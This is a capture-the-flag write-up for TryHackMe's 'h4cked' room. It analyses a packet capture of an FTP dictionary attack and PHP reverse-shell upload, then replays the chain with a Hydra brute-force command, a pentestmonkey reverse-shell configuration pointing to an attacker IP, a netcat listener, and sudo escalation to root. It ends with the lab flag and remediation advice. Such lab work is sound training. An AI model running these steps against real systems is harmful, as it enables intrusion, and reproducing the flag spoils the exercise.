
h4cked
Writeup: h4cked


Platform: TryHackMe | OS: Linux | Difficulty: Easy | Operator: S3Z4R
🔗 Attack Narrative
A high-level overview of the incident and validation path.
- 🔍 Reconnaissance (DFIR):
Wireshark.pcapng analysis (Identified FTP dictionary attack & payload delivery) - 🚪 Initial Access:
Hydrabrute-force validation -> PHP reverse shell via FTP write access - 🔓 Privilege Escalation: Interactive TTY spawn -> Sudo misconfiguration (
sudo su) ->REPTILERootkit deployment - 🛡️ Remediation: Enforce account lockout policies (Fail2Ban), restrict FTP write access, and revoke broad
sudoprivileges.
1. Incident Discovery
Wireshark Log Analysis
The provided .pcapng file was the network traffic capture of an incident. Initial analysis was conducted using Wireshark to identify the primary attack vector. Analyzing it, the protocol column indicates which services the attacker used during the intrusion.
- FTP on port
21 - TCP
- FTP-DATA
- HTTP
Looking at the protocols, the attacker was trying to log into the FTP service:

Given the attacker’s series of attempts within a short timespan, it is reasonable to assume that an automated tool, such as Hydra by Van Hauser, is being used to target the FTP service on port 21.
Continuing the packet analysis, the attacker’s requests were using username jenny, which was trying to find the password on FTP.

The dictionary attack succeeded. The packet capture showed the server responding with 230 Login successful to the following credentials:
USER jenny
PASS password123

After the successful login, the attacker uses the command PWD to get the path to the current directory which is /var/www/html.

Following the commands the attacker used, it is visible that the command STOR has been used along with a php file:
STOR shell.php
The STOR command is used in FTP to upload a file from the client to the server and shell.php was the backdoor the attacker uploaded.
Now to understand what this file included, a filter can be used on a previously found protocol named ftp-data.

- The
FTP-datain Wireshark refers to the data channel used for transferring files in theFile Transfer Protocol (FTP).
Observing the second packet, the Line-based text data at the bottom left side displays what shell.php included.

To get a better view of the file, right-click on the TCP packet and use Follow > TCP Stream option or press ctrl+shift+alt+T. A window will pop up giving a clear view of the file.
// See http://pentestmonkey.net/tools/php-reverse-shell

$ip = '192.168.0.147';  // Attacker IP
$port = 80;       // The PORT
$chunk_size = 1400;
$shell = 'uname -a; w; id; /bin/sh -i';
The backdoor which the attacker used, was from http://pentestmonkey.net/tools/php-reverse-shell. Other information like the attacker’s IP address and the port used for this purpose is also at hand.
There are generally two types of shells:
- Bind shell allows an attacker to connect to a target machine that is listening on a specific port.
- Reverse shell enables the target machine to connect back to the attacker’s machine.
Given that the attacker used port 80 for the reverse-shell, a filter on all the TCP data stream can be used as following:
tcp.port == 80
Packet analysis of the filtered data, reveals that an HTTP request has been made in order to activate the reverse shell. Following the packet order, not far from the same HTTP request, the linux login header can be found in the TCP requests below:

This is a good starting point to use the previously used Follow method. This will display the complete conversation between the client and server in a readable format:
Linux wir3 4.15.0-135-generic #139-Ubuntu SMP Mon Jan 18 17:38:24 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
 22:26:54 up  2:21,  1 user,  load average: 0.02, 0.07, 0.08
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
jenny    tty1     -                20:06   37.00s  1.00s  0.14s -bash
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
So whoami was the first command that the attacker executed after getting the reverse shell.
Moreover, the computer’s hostname is written after Linux on the first line: wir3.
Reading through the conversation, the attacker used the following command to spawn a new tty interactive shell which is an upgrade from the early simple shell which spawned by the reverse shell:
python3 -c 'import pty; pty.spawn("/bin/bash")'
TTY(Teletype Terminal) in Linux provides an interactive communication channel between the user and the system, allowing for input and output operations through terminal sessions.
After getting a new tty shell, the attacker escalates to user jenny using the password discovered previously.
www-data@wir3:/$ su jenny
Password: password123
Having user jenny permissions, the attacker tries to use sudo -l to further look into the user’s privileges.
jenny@wir3:/$ sudo -l
[sudo] password for jenny: password123
Matching Defaults entries for jenny on wir3:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User jenny may run the following commands on wir3:
    (ALL : ALL) ALL
sudo -l: Lists the privileges for the invoking user on the current host.
Analyzing the permissions, it is clear that user jenny has ALL the permissions on this host.
Knowing this, the attacker executes sudo su to gain root shell.
Continuing the attack procedure, the attacker further downloads something from GitHub:

The GitHub project name is Reptile.
Reptileis arootkitthat hooks into the Linux kernel to intercept system calls, allowing it to manipulate system behavior while remaining undetected. It provides multiple backdoor mechanisms, privilege escalation capabilities, and advanced hiding features.
2. Initial Access (USER jenny)
Hydra Brute-force
Noting down how the attacker got into the system, replicating the attack is possible.
However, the attacker changed the password for user jenny!
Therefore, Hydra is used in order to find the password again.
For this purpose, the flags -l for the username and -P for reading the password dictionary followed by ftp:// and the IP of the target machine are used:
❯ hydra -l jenny -P rockyou.txt ftp://<Machine-IP>
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak
Hydra (https://github.com/vanhauser-thc/thc-hydra)
[DATA] attacking ftp://<Machine-IP>:21/
[21][ftp] host: <Machine-IP>   login: jenny   password: 987654321
1 of 1 target successfully completed, 1 valid password found
Result: Gained the password for username jenny which is 987654321.
Exploitation (FTP)
Given the credentials found, logging into the ftp is now possible.
❯ ftp <Machine-IP>
A malicious PHP payload (shell.php) was generated using Pentestmonkey. This payload was subsequently edited (IP and PORT) and uploaded to the target server via the FTP put command.
- The IP in TryHackMe network is found by going to 10.10.10.10 or looking into vpn configurations. ```bash From http://pentestmonkey.net/tools/php-reverse-shell
$ip = ‘192.168.123.123’; // CHANGE THIS $port = 4444; // CHANGE THIS $chunk_size = 1400; $shell = ‘uname -a; w; id; /bin/sh -i’;

A `netcat` listener was established on the designated port to intercept the incoming *reverse shell* connection.
```bash
❯ nc -lnvp 4444
-l, –listen : Bind and listen for incoming connections-n, –nodns : Do not resolve hostnames via DNS-v, –verbose : Set verbosity level (can be used several times)-p, –source-port port : Specify source port to use
Then the HTTP request is done by going to the specified address in the browser: http://<Machine-IP>/shell.php
❯ nc -lnvp 1234
Ncat: Version 7.92 ( https://nmap.org/ncat )
USER     TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
Result: Gained a reverse shell as www-data.
Escalation to user jenny is done the same way by using the su command:
$ su jenny
Password: 987654321
$ whoami
jenny
Result: Gained access as jenny.
3. Privilege Escalation (root)
Exploitation (Reptile)
After gaining access as jenny, a new interactive tty shell using python3 is spawned:
python3 -c 'import pty; pty.spawn("/bin/bash")'
Knowing that user jenny has ALL the privileges, the command sudo su is used. This will further escalate permissions to root:
jenny@ip:/$ sudo su
[sudo] password for jenny: 987654321
root@ip:/# whoami
root
Result: Gained root access.
The final step is to find the flag which is inside the /root/Reptile directory:
root@ip:~# cd /root/Reptile
root@ip:~/Reptile# cat flag.txt
ebcefd66ca4b559d17b440b6e67fd0fd
Result: The flag was ebcefd66ca4b559d17b440b6e67fd0fd.
4. Remediation & Threat Intelligence
To prevent this attack chain from occurring in a production environment, the following defensive measures should be implemented:
- Credential & Access Policies: Enforce strict password complexity requirements to mitigate dictionary attacks. Implement account lockout mechanisms (e.g., Fail2Ban) to detect and block brute-force attempts from tools like Hydra.
- Service Hardening: The FTP service should not allow write access directly to the web server’s root directory (
/var/www/html). Enforce the Principle of Least Privilege on directory permissions. - Privilege Restrictions: Revoke the
(ALL : ALL) ALLsudo privileges for the userjenny. Users should only be granted specific, restricted commands viasudoif absolutely necessary for their role. - Detection Engineering: Configure the SIEM to alert on child processes spawning from the web server daemon (
www-data), specifically monitoring for interactive shell spawning commands (e.g.,pty.spawn).